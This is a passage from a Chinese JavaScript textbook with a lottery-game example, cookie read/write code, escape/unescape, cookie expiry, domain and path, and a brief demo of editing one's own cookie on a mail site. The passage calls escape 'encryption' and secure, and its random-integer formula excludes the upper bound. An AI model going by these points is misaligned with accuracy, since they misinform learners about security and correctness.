(1) 用户输入需要操作的第1个数字时，需要（如果当前数字不为0）将用户单击的数字按钮的字符添加在当前数字字符后。如果当前数字为0，则将用户单击的数字按钮的字符作为当前数字。

(2) 用户单击“+”、“−”等运算操作按钮时，记住所需要进行的操作。在本示例中，操作字符被

记录在变量“op”中。

(3) 用户输入需要操作的第2个数字时，将第1个数字记录下来，并清空当前的数值显示。本示例中将前一个操作数记录在变量“previous_value”中。

(4) 用户再次单击“+”、“-”等运算操作按钮或者等号“=”时，首先计算第1个操作数和第2个操作数的计算结果，然后将此结果作为第1个操作数。将此次的操作字符记录下来。

(5) .....

读者可以试着按照这个逻辑去阅读并理解示例代码。

6.4　随机函数和彩票游戏

随机函数可以说是Math对象中最常用的函数之一，因为很多操作都离不开随机的计算。譬如在页面载入后随机播放一首背景音乐、在用户每次访问的时候随机更换背景图片等，都是很有趣的页面行为。代码6.3.htm是一个彩票游戏的示例。

代码6.3.htm　彩票游戏

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>6-3  彩票游戏</title>
<!-- 样式表 -->
<style>
* { font-size:12px; } /*规定了所有的字体样式*/
</style>
<!-- 脚本部分 -->
<script>
len = 7;//彩票号码的位数
function calc(){
    var strNumber, strMatchNumber, strResult, intResult;
    //获取用户输入的号码
    strNumber = $("txt_number").value;
    //判断输入是否符合要求
    if(strNumber.length!=len || isNaN(strNumber)){ alert("输入不符合要求"); return; }
    //扣除用户两元钱
    $("txt_money").value-=2;
    //生成中奖号码
    strMatchNumber = "";
    for(var i=0; i<len; i++)strMatchNumber+=parseInt(Math.random()*10);
    //输出中奖号码
    $("txt_match_number").value = strMatchNumber;
    //判断是否中奖
    switch(intResult = test_match(strMatchNumber, strNumber)){
        //中奖的话输出提示，并返回现金给用户
        case 2: case 3: case 4: case 5: case 6: case 7:
            $("txt_result").value = "恭喜你中了" + ["特","一","二","三","四","五"]
[len-intResult] + "等奖，获得了" + (5000000/Math.pow(10,len-intResult)) + "元";
            $("txt_money").value = parseInt($("txt_money").value) + 5000000/Math.pow
            (10,len-intResult);break;
```

```
            //只有一位数字和中奖号码相同
            case 1:
                $("txt_result").value = "可惜只差一点就中奖了，加油啊";
                break;
            //所有数字全都不同
            case 0:
            default:
                $("txt_result").value = "真可惜没有中奖...";
        }
        //如果用户的钱已用光
        if($("txt_money").value<1){
            if(confirm("你已经用光了所有的钱，还要再来一次吗？")){
                //重来
                $("txt_money").value = 10;
            }else{
                //关闭窗口
                window.close();
            }
        }
    }
    //判断有几位数字相同
    function test_match(str1, str2){
        var result = new Array(), matched = 0;
        //循环判断每一位数字
        for(var i=0; i<len; i++){
            if(str1.charAt(i)==str2.charAt(i)){
                //如果第i个数字相同，则将相符的字符数加一
                matched++;
            }else if(matched>0){
                //如果第i个数字不同，且前面有matched个位数相同，则将相符的字符数保存在数组result中
                result.push(matched);
                //清空前面字符的相同情况
                matched = 0;
            }
        }
        //如果直到循环结束，两者都相同，保存相同的位数
        if(matched>0)result.push(matched);
        //判断两者最大的相符位数
        result.sort();
        return(result.pop());
    }
    function $(str){ return(document.getElementById(str)); }
    </script>
    </head>
    <body style="overflow:auto;">
    <table>
        <tr>
            <td>现有资金：</td>
            <td><input id="txt_money" value="10" size="7" readonly >元</td>
```

```
    </tr>
    <tr>
        <td>输入购买的彩票号码（7位数）：</td>
        <td><input id="txt_number" size="7" maxlength="7"></td>
    </tr>
    <tr>
        <td><input type="button" value="开奖" onclick="calc();"></td>
    </tr>
    <tr>
        <td>本期开奖号码：</td>
        <td><input id="txt_match_number" size="7" readonly ></td>
    </tr>
    <tr>
        <td>结果：</td>
        <td><input id="txt_result" size="30" readonly ></td>
    </tr>
</table>
</body>
</html>
```

程序运行的效果如图6.6、图6.7和图6.8所示。



图6.6　程序界面



图6.7　输入的号码中奖了

代码说明如下。

（1）程序由3个函数组成："calc"函数用来执行单击"开奖"按钮后的所有操作；"test_match"函数实现对用户所选号码与中奖号码的比较，并返回比较结果；"$"用来根据页面元素的"id"属性获得对该元素的引用。从功能上来说，"test_match"函数完全可以直接改写在"calc"内，但是按照代码6-3.htm这样写，将部分功能独立出来，使主体的"calc"函数不会太过冗长，易于理清代码的逻辑结构。



图6.8　钱用光了

（2）代码中，对用户当前金额进行扣减时，使用了"-=" 操作符：

```
$("txt_money").value-=2;
```

而在中奖后给用户金额增加时却没有使用"+=" 操作符，而是用了比较冗长的"x=x+a"形式：

```
$("txt_money").value = parseInt($("txt_money").value) + 5000000/Math.pow(10,len-intResult);
```

这是因为，文本框的“value”属性返回的是字符串型变量。在对其做减法时没有问题，JavaScript解析器会自动将其转换为数值型变量。但在使用“+”操作符时应当慎重，因为解析器会将其理解为字符串的连接。

(3) 判断是否中奖的switch语句和通常的switch语句有所不同：

```
switch(intResult = test_match(strMatchNumber, strNumber)){
```

这其实是利用了赋值操作符“=”的具有返回值的特性。例如连等操作“a=b=c=” test string”” 也是类似的操作。该语句首先调用“test_match”函数，然后将该函数的返回值赋值给变量“intResult”，然后该返回值也被switch语句获得，用来判断所需要执行的分支。该语句的等效写法如下：

```
intResult = test_match(strMatchNumber, strNumber);
switch(intResult){
```

(4) 生成中奖号码的语句如下：

```
//生成中奖号码
    strMatchNumber = "";
    for(var i=0; i<len; i++)strMatchNumber+=parseInt(Math.random()*10);
```

该语句使用了JavaScript内置数学对象“Math”的方法“random”。该方法不需要参数，返回一个0至1之间的随机数。因为这里需要一个0至9之间的随机正整数，因此先将该随机数乘以10后用“parseInt”取整。在前面章节中曾经介绍过，内置函数“parseInt”的作用是舍弃小数位后取整。通过本章的学习，读者应该发现，“Math”对象的“floor”方法可以实现同样的目的。通常，获得一个m至n间的随机整数的语法如下：

```
intRe = m + parseInt(Math.random()*(n-m));
```

(5) 在对用户所中奖项作输出时，使用了如下语句：

```
$("txt_result").value = "恭喜你中了" + ["特","一","二","三","四","五"]
[len-intResult] + "等奖，获得了" + (5000000/Math.pow(10,len-intResult)) + "元";
```

其中“[“特”，“一”，“二”，“三”，“四”，“五”][len-intResult]”看上去比较复杂，其实由两部分组成。“[“特”，“一”，“二”，“三”，“四”，“五”]”隐式声明了一个数组对象，其组成元素自0开始编号，依次为“特，一，二，...”，然后其后的“[len-intResult]”则是对该数组元素的索引。该语句的等效写法如下：

```
var arrayText = new Array("特","一","二","三","四","五");
$("txt_result").value = "恭喜你中了" + arrayText [len-intResult] + "等奖，获得了"
+ (5000000/Math.pow(10,len-intResult)) + "元";
```

(6) 函数“test_match”比较用户选择的号码和中奖号码两个字符串。其计算过程是这样的：对中奖号码由前至后循环比较，当有某位相同时，相符的位数加1，保存在变量“matched”中。当遇到不同的字符时，如果相符字符计数器“matched”的值不等于0，意味着前一段相符的字符串结束，则调用数组的“push”方法，将相符的字符个数保存到数组“result”中，同时清空相符字符计数器“matched”。最后循环结束时，如果相符字符计数器“matched”的值不等于0，意味着最后一段相符字符的长度为“matched”，将其存入数组（这种边界的判断常常被疏漏，即使有经验的程序员也有可能犯错，需要仔细对待）。调用数组的“sort”方法将所有相符段的长度按递增排列，然后用“pop”方法将数组的最后一个元素弹出，目的就是获得所有相符段的最长的长度。

6.5　小结

本章是入门篇的最后一篇，总结了前面各章的知识点，并通过“由初速度和仰角计算炮弹射程”、“模拟Windows计算器”、“模拟彩票游戏”3个综合性很强的示例演示了如何利用已讲述过的内容解决复杂的计算问题。JavaScript是一门综合性很强的语言，有着很强大的内置函数和方法。但从另一方面说来，初学JavaScript读者常常会感觉到其内容多且杂。因此在学习JavaScript时应当做到深刻把握其语法，对于各种内置对象和函数的使用，不需要在一开始就死记硬背，而应该先浏览了解，然后在不断的实践应用中加深印象。读者可以试着利用已经学过的知识去解决一些简单的问题，多动手、多思考，才能掌握JavaScript这门语言。

本篇讲述的知识点为内置数学对象“Math”的属性和方法。

第二篇
JavaScript和页面的交互

第 7 章　用Cookie在客户端保存信息

前面的章节从各个方面讲述了JavaScript的基础知识。从本章开始，将进入JavaScript针对Web页面控制的部分。在制作网页的时候，常常需要使用表单和用户交互。而有时表单项目很多，用户填写了很久的时间，却因为意外（超时、误操作）等原因离开了该页面，再次回到表单页面时不得不重填所有的项目，这会给用户非常难以忍受的体验。那么一个理想的解决方案就是将用户的表达内容保存在本地，当页面载入时重载这些数据即可。

7.1　实例：用Cookie实现可以记住内容的表单

代码7.1.htm就是一个可以记住用户输入内容的表单。

代码7.1.htm　可以记住用户输入内容的表单

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>7-1  可以记住内容的表单</title>
<!-- 样式表 -->
<style>
* { font-size:12px; font-family:宋体, Arial; font-weight:normal; color:#333; } /*规定了所有的字体样式*/
</style>
<!-- 脚本部分 -->
<script>

function read_cookie(key){
    var str, ary;
    str = document.cookie;
    ary = str.replace(/ *; */g, ";").split(";");
    key = escape(key) + "=";
    for(var i=0; i<ary.length; i++){
        if(ary[i].indexOf(key)==0){
            return(unescape(ary[i].split("=")[1]));
        }
```

```
    }
}

function write_cookie(key, value, cookieDomain, cookiePath, expireTime, targetWindow){
    var strAppendix="";
    strAppendix+=cookieDomain?";domain="+cookieDomain:"";
    strAppendix+=cookiePath?";path="+cookiePath:"";
    strAppendix+=expireTime?";expires="+expireTime:"";
    targetWindow=targetWindow?targetWindow:top;
    targetWindow.document.cookie=escape(key) + "=" + escape(value) +strAppendix;
}

function loadData(){
    if(read_cookie("txt3"))$("txt3").value = read_cookie("txt3");
    if(read_cookie("txt4"))$("txt4").value = read_cookie("txt4");
}

function saveData(){
    write_cookie("txt3",$("txt3").value);
    write_cookie("txt4",$("txt4").value);
}

function $(str){ return(document.getElementById(str)); }
</script>
</head>
<body style="overflow:auto;" onload="loadData();" onunload="saveData();">
<form>
<table>
    <tr>
        <td>普通文本框：</td>
        <td><input id="txt1"></td>
    </tr>
    <tr>
        <td>普通文本框2：</td>
        <td><input id="txt2"></td>
    </tr>
    <tr>
        <td>可以记住输入内容的文本框：</td>
        <td><input id="txt3"></td>
    </tr>
    <tr>
        <td>可以记住输入内容的文本框2：</td>
        <td><input id="txt4"></td>
    </tr>
    <tr>
        <td colspan="2">
            <input type="submit" value="提交">
            <input type="reset" value="重填">
            <input type="button" value="查看Cookie" onclick="alert(document.cookie);">
```

```
        </td>
    </tr>
</table>
</form>
</body>
</html>
```

程序运行效果如图7.1、图7.2和图7.3所示。



图7.1　在表单中填写内容

图7.2　提交后，只有后两个文本框的内容被保存了下来



图7.3　此时Cookie中的内容

代码说明如下。

（1）程序在页面载入的时候，“document.body”对象（即HTML中的“<body>”标记）激发“onload”事件，调用函数“loadData”来读取可能的数据。关于事件的激发和绑定在前面章节中已有过讲述。

（2）“loadData”函数调用“read_cookie”函数来访问Cookie对象。“read_cookie”函数接受一个字符串型参数“key”作为索引，并根据该索引返回对应的值。如果没有对应的值则返回“未定义”(undefined)。因此“loadData”函数中，先用if语句判断了是否有已保存的信息，如果有的话将该值赋给对应的输入框。

（3）Cookie是“document”对象的子对象。在Web页面中，最顶层的对象是“窗口”(window)，其包含子对象“文档”(document)。在JavaScript编程中，“window”对象是默认的，可以省略不写，因此需要对Cookie对象做引用时可以写为“document.cookie”。关于Cookie将在后面小节中做详细介绍。

7.2　什么是Cookie

“Cookie”来自于英文，原意是“小甜饼”。维基百科上的定义是：“Cookie，有时也用其复数形式Cookies，指某些网站为了辨别用户身份而储存在用户本地终端上的数据”。简单来说，Cookie就是服务

器暂存放在浏览者电脑里的资料，好让服务器用来辨认其计算机。在浏览网站的时候，Web服务器会先送一小小资料放在访问者的计算机上，这段资料就是Cookie。当下次用户再访问同一个网站，Web服务器会先看看有没有其上次留下的Cookie资料，有的话，就会依据Cookie里的内容来判断使用者，送出特定的网页内容。

Cookie看上去很复杂，那么其存在的价值是什么？为什么Web服务器不可以直接识别用户的电脑？要理解这些，必须先理解HTTP协议。

7.2.1 HTTP简介

用户在浏览网页的时候，浏览器的地址栏里输入的网站地址叫做统一资源定位符（URL，Uniform Resource Locator）。就像每家每户都有一个门牌地址一样，每个网页也都有一个Internet地址，这个地址就是URL。浏览器通过超文本传输协议（HTTP），将Web服务器上站点的网页代码提取出来，并翻译成漂亮的网页。因此在认识HTTP之前，有必要先弄清楚URL的组成，例如“http://www.intel.com/cd/corporate/ home/apac/zho/324811.htm”。其含义如下。

（1）http://：代表超文本传输协议，通知intel.com服务器显示Web页，通常不用输入。

（2）www：代表一个Web（万维网）服务器。

（3）intel.com/：这是装有网页的服务器的域名，或站点服务器的名称。

（4）cd/corporate/home/apac/zho/：为该服务器上的路径，就好像一般个人电脑系统中的文件夹。

（5）324811.htm：324811.htm是文件夹中的一个文件（HTML网页）。

Internet的基本协议是TCP/IP（传输控制协议），在TCP/IP模型最上层的是应用层(Application Layer)，其包含所有高层的协议。高层协议有：文件传输协议FTP、电子邮件传输协议SMTP、域名系统服务DNS、网络新闻传输协议NNTP和HTTP等。

注意 读者请不要被这些术语所吓倒，所谓“协议”，就是一种通用且固定的规则。

HTTP（Hypertext Transfer Protocol，超文本传输协议）是用于从万维网服务器传输超文本到本地浏览器的传送协议。HTTP是一个属于应用层的面向对象的协议，由于其简捷、快速的方式，适用于分布式超媒体信息系统。自1990年提出，经过几年的使用与发展，该协议得到了不断地完善和扩展。其作用可以保证计算机正确快速地传输超文本文档。这就是为什么在浏览器中看到的网页地址都是以“http://”开头的原因。

HTTP的主要特点可概括如下。

（1）支持客户/服务器模式。

（2）简单快速：客户向服务器请求服务时，只需传送请求方法和路径。请求方法常用的有GET、HEAD、POST。每种方法规定了客户与服务器联系的类型不同。由于HTTP简单，使得HTTP服务器的程序规模小，因而通信速度快。

（3）灵活：HTTP允许传输任意类型的数据对象。正在传输的类型由Content-Type加以标记。

（4）无连接：无连接的含义是限制每次连接只处理一个请求。服务器处理完客户的请求，并收到客户的应答后，立即断开连接。采用这种方式可以节省传输时间。

（5）无状态：HTTP是无状态协议。无状态是指协议对于事务处理没有记忆能力。缺少状态意味着如果后续处理需要前面的信息，则必须重传，这样可能导致每次连接传送的数据量增大。另一方面，在服务器不需要先前信息时的应答就较快。

客户端浏览器通过HTTP，访问服务器文件的过程举例说明如下。假设浏览器访问某个URL地址

“http://www.site.com/path/index.htm”。

（1）则浏览器首先解析这个地址，然后初始化一个和“site.com”对应主机的TCP连接。

（2）向该服务器发送HTTP请求，请求获取“path/index.htm”文件。

（3）服务器解析收到的HTTP请求，然后返回相应的数据：文件存在则返回该文件内容，否则返回信息告诉客户端“出错了”。

（4）客户端的浏览器接收获取到的信息。然后断开和服务器的连接。

（5）浏览器分析获得的数据。比如页面中含有若干图片，则浏览器再次重复步骤1至4，通过HTTP依次获取图片的内容，并分析显示给访问者。

7.2.2　Cookie存在的意义

正是由于HTTP协议有着非连接和无状态的特性，使得服务器并不能够区分出每次访问者之间的不同。比如用户A和用户B先后请求一个页面，服务器并不能判断出这两次请求是来自于不同的用户，还是来自于同一个用户。那么在实际的网络分布式应用中，客户身份的确认就成为一个很大的困扰。为了解决这个问题，人们在HTTP协议的基础上扩展出Cookie这个有力的工具。

Cookie是一小段文本信息，被保存在客户端。每次浏览器访问服务器的时候，会自动提交这段信息给服务器，服务器上的可执行程序（ASP、PHP或者其他的程序）会获得这段信息，并且根据该信息进行相应的处理。

上一小节中提到的浏览器访问某个URL地址“http://www.site.com/path/index.htm”，在有了Cookie后流程如下。

（1）浏览器首先解析这个地址，然后初始化一个和“site.com”对应主机的TCP连接。

（2）在本地Cookie储存的位置，寻找该站点的Cookie信息。不同的浏览器对于Cookie的具体实现有着细节上的不同。但是一般说来，Cookie被依照不同站点、不同路径和不同有效期分开存放。这避免了不同站点间的Cookie信息泄漏。

（3）向该服务器发送HTTP请求，请求获取“path/index.htm”文件。在请求中附上上一步读取的Cookie信息。

（4）服务器解析收到的HTTP请求，读取相应的Cookie信息。对该信息初步处理后，调用执行请求的页面。不同的服务器脚本对Cookie的操作处理也有着一定的区别，但大多数都有着类似的机制。然后返回相应的数据。

（5）服务器返回的数据中，不仅有客户端所请求的文件内容，同时也有对Cookie的操作信息。服务器可以要求在客户端保存一些信息作为Cookie，也可以修改Cookie的内容。这些Cookie信息被作为HTTP通信的“头信息”传送给浏览器，由浏览器执行。

（6）后继的步骤和前一小结所举例子类似。

正是有了Cookie的存在，才使得网络聊天室和论坛等互联网应用成为了可能。Cookie极大地简化了客户端和服务器之间的信息交流，尤其是客户状态的鉴别。

在Cookie诞生之前，为了鉴别客户的身份，程序员不得不将用户的信息保存在表单中，然后在每次访问的时候将这些信息一次次地提交给服务器。但是这种做法只能适合于一次会话而且有着严格的限制。当用户关闭了浏览器后再次访问，或者通过直接在浏览器的地址栏中输入地址来访问网站的时候，服务器就无法判断用户的身份了。而Cookie则不论什么情况下都可以让服务器知晓访问者的信息。

7.2.3　Cookie的优点和限制

Cookie协助HTTP协议，使得客户端和服务器之间的通信有了“状态”，给用户和网站带来了很多

的好处。举例来说，Cookie可以实现很多非常实用的应用。

（1）Cookie能使站点跟踪特定访问者的访问次数、最后访问时间和访问者进入站点的路径。

（2）Cookie能告诉在线广告商广告被点击的次数，从而可以更精确地投放广告。

（3）Cookie有效期限未到时，Cookie能使用户在不键入密码和用户名的情况下进入曾经浏览过的一些站点。

（4）Cookie能帮助站点统计用户个人资料以实现各种各样的个性化服务。

总体说来，Cookie具有以下优势。

（1）可配置到期规则。Cookie可以在浏览器会话结束时到期，或者可以在客户端计算机上无限期存在，这取决于客户端的到期规则。

（2）不需要任何服务器资源。Cookie存储在客户端并在发送后由服务器读取，这减轻了服务器的负担。

（3）简单性。Cookie是一种基于文本的轻量结构，包含简单的键值对。其数据的获取或操作远远简单于其他的数据保存形式。

（4）数据持久性。虽然客户端计算机上Cookie的持续时间取决于客户端上的Cookie过期处理和用户干预，Cookie通常仍然是客户端上持续时间最长的数据保留形式。

（5）文件安全性。Cookie作为一种在客户端保存信息的方式，读写的操作均由浏览器完成，恶意的网页内容无法通过Cookie对本地的文件系统造成侵害。

同样的，Cookie的限制也有很多，如下所述。

（1）大小受到限制。大多数浏览器对Cookie的大小有4096字节的限制，尽管在当今新的浏览器和客户端设备版本中，支持8192字节的Cookie大小已愈发常见。

（2）用户配置为禁用。有些用户禁用了浏览器或客户端设备接收Cookie的能力，因此限制了这一功能。

（3）潜在的安全风险。Cookie可能会被篡改。用户可能会操纵其计算机上的Cookie，这意味着会对安全性造成潜在风险或者导致依赖于Cookie的应用程序失败。另外，虽然Cookie只能被将其发送到客户端的域访问，历史上曾经有黑客发现从用户计算机上的其他域访问Cookie的方法。程序员可以通过手动加密和解密Cookie来避免这一风险，但这需要额外的编码，并且因为加密和解密需要耗费一定的时间而影响应用程序的性能。

7.3 把输入框的内容保存在客户端——使用Cookie

虽然大多数情况下，Cookie都是由服务器端的应用程序（如ASP、PHP和Perl等）操作和处理的。但JavaScript也提供了对Cookie的操作控制机制。

7.3.1 Cookie的保存和读取

在JavaScript的文档对象模型（DOM）中，Cookie对象是从属于文档对象（window.document）的子对象。其表现行为类似于一个字符串对象。如前面所说，Cookie保存的是文本信息，因此JavaScript中常将字符串或数值型变量的内容保存于其中。

将信息保存在Cookie中的语法很简单，即直接将字符串赋值给该对象：

```
window.document.cookie = "需要保存的信息"
window.document.cookie = "关键字=值"
```

获取Cookie对象中保存的信息也很简单，可以直接将该对象作为字符串处理。例如：

```
alert(document.cookie);
```

在IE浏览器的地址栏中输入“javascript:alert(document.cookie);”即可看见当前文档的Cookie，如图7.4所示。



图7.4　读取Cookie示例

语法说明如下。

（1）在将字符串储存进Cookie的时候，内容是累加的，各段内容之间由分号隔开。也就是说，如下代码：

```
document.cookie = "a";
document.cookie = "b";
```

在执行后，Cookie的内容变为“a; b”。

（2）在使用键值对的形式储存Cookie时，索引关键字并不需要遵从JavaScript的变量命名规则，可以为中文。同一个关键字所具有的值会相互覆盖。如下代码：

```
document.cookie = "姓名=妞妞";
document.cookie = "姓名=成头";
```

在执行后，Cookie中的内容并不是这两段字符串的累加，而是“姓名=成头”。

（3）储存在Cookie中的内容并不局限于英文字符。但是需要注意的是，在同一个域名下，所有Cookie字符串长度总和应小于4096字节。不使用键值对时，储存的信息中部应该有等号（=），因为系统会将其简析为键值对。不论何种情况，存储的信息中不能够存在英文的分号（;），原因在下一小节中讲述。

因为在访问Cookie内容时，系统会将所有保存的数据以分号分隔，作为一个字符串整体返回，因此常需要对其进行字符串操作，以提取特定项目的数据。例如在前面小节的示例代码7.1.htm中：

```
function read_cookie(key){
    var str, ary;
    str = document.cookie;
    ary = str.replace(/ *; */g, ";").split(";");
    key = escape(key) + "=";
    for(var i=0; i<ary.length; i++){
        if(ary[i].indexOf(key)==0){
            return(unescape(ary[i].split("=")[1]));
        }
    }
}
```

函数“read_cookie”根据索引关键字来获取保存在Cookie中的相应值。该函数的参数是字符串类型的索引变量。其执行过程是，首先通过“document.cookie”读取Cookie的值并保存在字符串变量“str”中，然后使用正则表达式去除分号前后所有的空格（正则表达式是一种字符串的操作，用于进行复杂的字符串处理，关于正则表达式将在后继的章节中进行详细的介绍）。再使用字符串对象的方法“split”将其以分号“;”分割为若干子字符串，保存在数组“ary”中。然后使用循环语句遍历该数组，依次处理其中的每一个子字符串。运用字符串对象的“indexOf”方法，寻找该子字符串是否是以索引变量加上等于号的字符串开头（indexOf返回的值为0即代表其位于字符串的头部）。如果寻找到的话，则用“return”语句返回该子字符串等号后的部分。

7.3.2 字符串的编码

在字符串的实际使用中，常常会遇到对其编码的限制。比如Cookie中不允许需要保存的字符串中有分号“;”出现。有些操作系统，在解释中文的字符串时常常出现乱码的现象。这些都需要程序员想办法避免储存数据中出现非英文字母、非数字的字符。

JavaScript提供了内置的编码和解码函数，用来将非英文的字符编码或解码。编码函数为“escape”，使用的语法如下：

```
codedString = escape(originalString);
```

其作用为，将参数字符串“originalString”中的特殊字符（绝大多数的非英文字母、非数字的字符）替换为“%”加上该字符unicode编码的两位十六进制字符，或“%u”加上该字符unicode编码的4位十六进制字符（视该字符的编码而定）。

函数“unescape”与“escape”相反，用于将“escape”编码后的字符串解码还原为原始的字符串。其语法如下：

```
originalString = unescape(codedString);
```

代码7.2.htm是一个使用编码解码函数的例子。

代码7.2.htm 最简单的加密与解密

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>7-2  最简单的加密与解密</title>
<!-- 样式表 -->
<style>
* { font-size:12px; font-family:宋体, Arial; font-weight:normal; color:#333; } /*规定了所有的字体样式*/
textarea { width:100%; height:80px; border:1px solid black; } /*定义多行文本框的样式*/
</style>
<!-- 脚本部分 -->
<script>
function $(str){ return(document.getElementById(str)); }
</script>
</head>
<body style="overflow:auto;">
请输入需要加密或解密的内容：<br/>
<textarea id="txt1"></textarea><br/>
<center>
```

```
    <input type="button" value="加密" onclick="$('txt2').value = escape($('txt1').value);" />
    <input type="button" value="解密" onclick="$('txt2').value = unescape($('txt1').value);" />
</center>
结果输出：<br/>
<textarea id="txt2"></textarea>
</body>
</html>
```

其运行效果如图7.5和图7.6所示。



图7.5　加密后中文变成不可阅读的内容

图7.6　解密调用“unescape”函数将其还原

可以看出，“escape”和“unescape”函数可以非常方便、快速且安全地实现字符串中特殊字符的转换。

在代码7.1.htm中，为了避免索引关键字或者值中出现诸如等号“=”和分号“;”等意外字符，造成程序判断出错，在保存的时候是将索引关键字和值分别用“escape”编码后储存进Cookie中的：

```
function write_cookie(key, value, cookieDomain, cookiePath, expireTime, targetWindow){
    var strAppendix="";
    strAppendix+=cookieDomain?";domain="+cookieDomain:"";
    strAppendix+=cookiePath?";path="+cookiePath:"";
    strAppendix+=expireTime?";expires="+expireTime:"";
    targetWindow=targetWindow?targetWindow:top;
    targetWindow.document.cookie=escape(key) + "=" + escape(value) +strAppendix;
}
```

函数“write_cookie”接受字符串参数“key”和“value”，将其做为键值对储存在Cookie中（其他参数为Cookie的其他特性，见下一小节）。“targetWindow.document.cookie=escape(key) + “=” + escape(value) +strAppendix;”语句为储存Cookie的关键，“escape”函数的作用如前所述。

因为储存在Cookie中的键值对已被重新编码过，因此在“read_cookie”取出的时候，使用了“unescape”解码：

```
key = escape(key) + "=";                          //将索引关键字编码，以符合Cookie中的数据
//........
return(unescape(ary[i].split("=")[1]));           //将取出的数据解码并返回
```

7.4　Cookie的有效期、域和路径

Cookie是作为网站保存在客户端电脑上的小段文本信息，不可能永远的存在下去，其有着一定的生

存周期。当过期后，浏览器会自动删除该Cookie。Cookie还有域和路径的属性，用来标识不同的Cookie。浏览器在访问网页的时候，会自动根据网页的URL决定所需发送的Cookie。这些Cookie的属性不可以直接访问，只能在设置某一Cookie的时候设置。

7.4.1 Cookie的有效期和清除

Cookie的有效期在不设置的情况下，用户关闭浏览器时即被删除。设置有效期后，浏览器会自动识别Cookie的状态是否过期。JavaScript中，设置Cookie的有效期很简单，只需要在设置Cookie的时候，在需保存的值后用分号“;”隔开，加上形如“expires=过期日期字符串”的字段就可以了。这也是为什么在Cookie所保存的信息字符中不可以有分号“;”的原因：系统需要保留该字符来分隔信息主体和附加的有效期等内容。“过期日期字符串”可以为多种形式，都可以被浏览器自动的理解。例如下面的语法都是可以的：

```
document.cookie = "姓名=妞妞; expires = Mon, 31 Dec 2007 17:41:11 UTC";
document.cookie = "姓名=成头; expires = 2008年1月1日 1:42:12";
document.cookie = "姓名=青青; expires = 2008/1/1 1:42:12";
```

如果把Cookie的有效期设置在当前的系统时间之前，则该Cookie会被浏览器自动删除掉。这一特性常被用来清除不需要的Cookie。譬如页面中已经有了一条“姓名=青青”的Cookie，要实现对其的删除只需要简单地执行下面的语句即可：

```
document.cookie = "姓名=青青; expires = 1980/1/1 1:42:12";
```

7.4.2 用Cookie实现记事贴

利用Cookie的有效期可以实现很多有趣的创意。代码7.3.htm是一个简单的记事贴效果。

代码7.3.htm 记事贴

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>7-3  记事贴</title>
<!-- 样式表 -->
<style>
* { font-size:12px; font-family:宋体, Arial; font-weight:normal; color:#333; } /*规定了所有的字体样式*/
textarea { width:100%; height:98%; border:1px solid black; } /*定义多行文本框的样式*/
</style>
<!-- 脚本部分 -->
<script>

function read_cookie(key){
    var str, ary;
    str = document.cookie;
    ary = str.replace(/ *; */g, ";").split(";");
    key = escape(key) + "=";
    for(var i=0; i<ary.length; i++){
        if(ary[i].indexOf(key)==0){
            return(unescape(ary[i].split("=")[1]));
        }
```

```
    }
}

function write_cookie(key, value, cookieDomain, cookiePath, expireTime, targetWindow){
    var strAppendix="";
    strAppendix+=cookieDomain?";domain="+cookieDomain:"";
    strAppendix+=cookiePath?";path="+cookiePath:"";
    strAppendix+=expireTime?";expires="+expireTime:"";
    targetWindow=targetWindow?targetWindow:top;
    targetWindow.document.cookie=escape(key) + "=" + escape(value) +strAppendix;
}

function loadData(){
    if(read_cookie("txt1"))$("txt1").value = read_cookie("txt1");
}

function saveData(){
    var dt = new Date();
    dt.setYear(dt.getYear()+2);
    write_cookie("txt1",$("txt1").value,false,false,dt.toUTCString());
}

function $(str){ return(document.getElementById(str)); }
</script>
</head>
<body style="overflow:auto;" onload="loadData();" onunload="saveData();">
<textarea id="txt1">在这里输入内容，关闭页面再次打开，修改后的内容依然存在</textarea>
</body>
</html>
```

其运行效果如图7.7和图7.8所示。

图7.7　程序运行最初界面



图7.8　修改后多行文本框内容自动保存

修改程序中多行文本框的内容，修改后的内容会被自动保存下来，并在下次打开的时候自动载入。其效果类似于代码7.1.htm的自动保存。区别在于使用了Cookie的有效期属性后，即使页面关闭，Cookie的内容也会一直存在。

代码7.3.htm中，使用了Date对象，通过“dt.setYear(dt.getYear()+2);”、“dt.toUTCString()”语句，使该Cookie的过期日期为当前时间的两年之后。

7.4.3 Cookie的域和路径及Cookie欺骗

Cookie有着域的属性，浏览器和服务器通信时，仅将所访问主机对应的域的Cookie发送给该主机。服务器在通知浏览器设置Cookie的时候，浏览器自动将该Cookie保存在该服务器的域名下，从而避免出现Cookie泄漏、将某一网站的Cookie发送给另一个网站的错误。譬如，当用户打开“http://mail.163.com”和“http://www.google.cn”的时候，“document.cookie”具有着不同的内容，如图7.9和图7.10所示。

图7.9 网易163邮箱的Cookie



图7.10 同一个窗口访问Google时的Cookie

在通过脚本设置Cookie的时候，可以指定Cookie所对应的域和路径。其语法类似于Cookie有效期的设置，同样是在需保存的值后用分号“;”隔开，加上形如“domain=域名”或“path=路径名”的字段。Cookie的有效期、域名和路径名可以同时设置，无所谓先后，相互间用分号“;”隔开即可，但Cookie的内容必须放置在字符串的第1部分。例如：

```
document.cookie = "姓名=妞妞; domain=www.163.com";
document.cookie = "姓名=成头; path=\admin; expires=2008-1-1";
document.cookie = "姓名=青青; domain=www.google.cn; path=\user; expires=2009-1-1";
```

在设置了路径后，该Cookie只能被该路径下的页面获取，对该路径的父路径中的其他页面该Cookie是不可见的。对于不同网站的Cookie，其实也是可以通过设置其域名来实现对Cookie的跨域设置。对于网站服务器端的后台程序来说，不应该过于相信Cookie所传递的信息，在处理时视需要加以验证。

举例说来，“http://mail.163.com”将上次访问的用户名存放在Cookie中，如上面图7.9所示“nts_mail_user=hutia2;”。然后在页面载入的时候读取该信息，并自动地把用户名填写进登录的表单中，避免了用户重复输入。可以在IE浏览器的地址栏中输入“javascript:document.cookie=”nts_mail_user=测试Cookie的用户;domain=mail.163.com“;void(0);”，再次刷新页面，可以发现用户名文本框中的默认用户名已经变为了“测试Cookie的用户”。查看Cookie的话，可以发现Cookie中相应条目已经被更改，如图7.11、图7.12和图7.13所示。

图7.11 用户名被自动填写在文本框中

图7.12 用户名发生了更改



图7.13　Cookie内容被改变

